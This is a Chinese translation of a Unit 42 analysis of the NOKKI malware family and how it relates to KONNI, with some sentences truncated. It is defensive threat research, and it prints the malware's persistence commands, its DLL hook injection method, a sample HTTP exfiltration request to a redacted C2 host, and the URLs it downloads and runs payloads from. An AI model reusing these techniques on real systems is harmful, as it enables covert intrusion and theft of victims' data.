NOKKI恶意软件分析

angel010 / 2018-09-30 01:57:39 / 浏览数 2373 技术文章 技术文章 顶(0) 踩(0)

---

本文翻译自：https://researchcenter.paloaltonetworks.com/2018/09/unit42-new-konni-malware-attacking-eurasia-southeast-asia/
原作者：Josh Grunzweig, Bryan Lee @Unit 42

---

## 简介

2018年初，Unit
42研究任意发现了一起使用之前未发现的恶意软件家族的系列攻击活动。分析发现该恶意软件与之前报告过的恶意软件KONNI有关，但也有很大的区别。为了反映该恶意软

因为这两个恶意软件家族的代码、基础设施都有重叠，因此研究人员猜测这两个软件开发者属于同一组织。之前的分析报告称KONNI过去三年主要攻击目标是朝鲜半岛和周

根据NOKKI的payload可以看出其攻击目标主要是欧亚的政府组织，尤其是东南亚。攻击活动使用被入侵的合法基础设施用来传播恶意软件和用作C2。这些被黑的服务器主

研究人员从2018年初到2018年7月一共发现2波攻击。而且攻击活动中使用的诱饵文件的创建者和最后修改者都是zeus。

## NOKKI恶意软件家族

研究人员在收集的样本中共发现两个NOKKI的变种。第一个变种是2018年1月到5月的攻击活动中使用的，
C2通信使用的是FTP。新变种是2018年6月之后的攻击活动中出现的，使用的是HTTP通信。两个变种使用的通信协议不同，但远程C2服务器上的文件路径都相同。

### 第一个变种

第一个变种开始时会寻找下面文件是否存在：

```
%TEMP%\ID56SD.tmp
```

如果文件不存在，恶意软件就生成一个10个大写字母的随机字符串。该字符串会作为受害者的标识符id。同时也会创建`%TEMP%\stass`文件并写入值。

恶意软件还会产生一个负责网络通信的新线程。在一个无限循环中，恶意软件会通过FTP连接C2服务器。

成功连接到C2服务器后，恶意软件会把之前的stass文件写入服务器的`public_html`文件夹。然后上传之前创建的`uplog.tmp`文件夹到远程服务器。上传完成后，NOKKI会

### 第二个变种

第二个变种的运作方式有一点不同。

NOKKI首先提取和释放嵌入的DLL文件到`%LOCALAPPDATA%\MicroSoft
UpdateServices\Services.dll`。其中一个DLL可能会以32位或64位编译选项释放，具体会根据受害者主机的CPU架构进行选择。

虽然DLL是针对不同架构的，但执行的功能是相同的。DLL写入后，恶意软件会通过下面的命令进行加载：

```
rundll32.exe [%LOCALAPPDATA%\MicroSoft UpdateServices\Services.dll] install
```

最后，恶意软件会写入下面的注册表来确保能在受害者主机上保持驻留：

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qivService – C:\\Windows\\System32\\rundll32.exe “[%LOCALAPPDATA%\MicroSoft
```

Payload的安装函数会调用`SetWindowsHookEx`，其中线程id为`0`，导致函数注入到受害者机器上运行的每个GUI进程。

Payload的DllMain函数开始时会比较进程可执行文件名，并找出`explorer.exe`进程。在该事件中，并不会加载到进程的上下文。如果恶意软件以`explorer.exe`运行，就

首先将`ID56SD.tmp`文件写入当前工作目录（current working
directory，CWD），文件中会写入一个随机选择的唯一的10字节字符串，该字符串也被用作受害者的id。然后只有一个字节a的stass文件会被写入当前工作目录。

然后payload会进入一个无限循环，每个循环之间会间隔15分钟。循环会从读取之前写的stass文件和并通过HTTP上传到嵌入的C2服务器开始。

数据是通过base64编码的，以POST形式上传。
另外，受害者的id和当前的时间戳会以POST参数的形式上传。

```
POST /./pds/data/upload.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: mail.[redacted].co.kr
Content-Length: 43
Connection: Keep-Alive
Cache-Control: no-cache

subject=OZHMLCVRZA-07.03-23.32.58&data=YQ==HTTP/1.1 200 OK
Connection: close
Date: Wed, 04 Jul 2018 06:28:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.12
Content-type: text/html
```



图3 NOKKI payload生成的HTTP请求

上传请求生成后，恶意软件会寻找一个名为`uplog.tmp`的文件，如果文件存在，就通过相同的方法上传。文件以HTTP形式上传后，本地文件就会被删除。

然后恶意软件会查找`upfile.tmp`文件的存在，如果存在就上传到远程服务器然后删除本地文件。
最后，恶意软件会需寻找下面的远程文件，其中[id]就是受害者的id：

- http://mail.[removed].co[.]kr/./pds/down
- http://mail.[removed].co[.]kr/./pds/data/[id]-down

如果dowen文件可用，就写■`%TEMP%\wirbiry2jsq3454.exe`并执行。如果[id]-down可用，就写入`%TEMP%\weewyesqsf4.exe`并执行。

在执行过程中，会从down URL下载一个远程模块：
该模块负责收集下面的信息并写入`%LOCALAPPDATA%\MicroSoft UpdateServices\uplog.tmp`文件：

- IP地址
- Hostname
- 用户名
- 驱动信息
- 操作系统信息
- 安装的程序

该模块的动作与NOKKI之前变种收集信息函数的方式是相同的。

## KONNI VS. NOKKI

NOKKI恶意软件家族与KONNI恶意软件家族也有许多的不同。

NOKKI从本质上将是模块化的，从最初的感染到传播final
payload有许多步骤。早期的NOKKI版本使用远程FTP来接收命令和下载额外的模块。而新版本的NOKKI使用HTTP来继续通信，但URI结构和发送的数据都是相同的。另外

| NOKKI URIs | Previously Reported KONNI URIs |
| --- | --- |
| /./pds/data/upload.php | /login.php |
| /./pds/data/[victim_id]-down | /upload.php |
| /./pds/down | /download.php |
| /common/exe | /weget/uploadtm.php |
| /common/doc | /weget/upload.php |

表5. NOKKI和KONNI URI的不同

研究人员以为这些恶意软件家族是独立的，但又发现一些相同的。除了KONNI和NOKKI的基础设施又重叠外，NOKKI用于收集受害者信息的模块与KONNI收集受害者信息的




图4 KONNI恶意软件家族和NOKKI模块的相似性

基于这些相同点，研究人员猜测这两个恶意软件家族有很多的代码共享，既有可能来自相同的恶意组织。

## 结论

NOKKI恶意软件家族从2018年1月开始活动，该组织的主要攻击区域为欧亚地区，主要是朝鲜半岛和东南亚。传播NOKKI的技术与KONNI的技术有一些类似，而且这两个恶

NOKKI恶意软件已经在短期内进行了多次更新，C2通信从FTP变为HTTP。恶意软件本质上是模块化，基于对收集信息的模块的分析，研究人员猜测NOKKI和KONNI恶意软件

关于NOKKI2018年的几次攻击活动分析和IoC可参见：
https://researchcenter.paloaltonetworks.com/2018/09/unit42-new-konni-malware-attacking-eurasia-southeast-asia/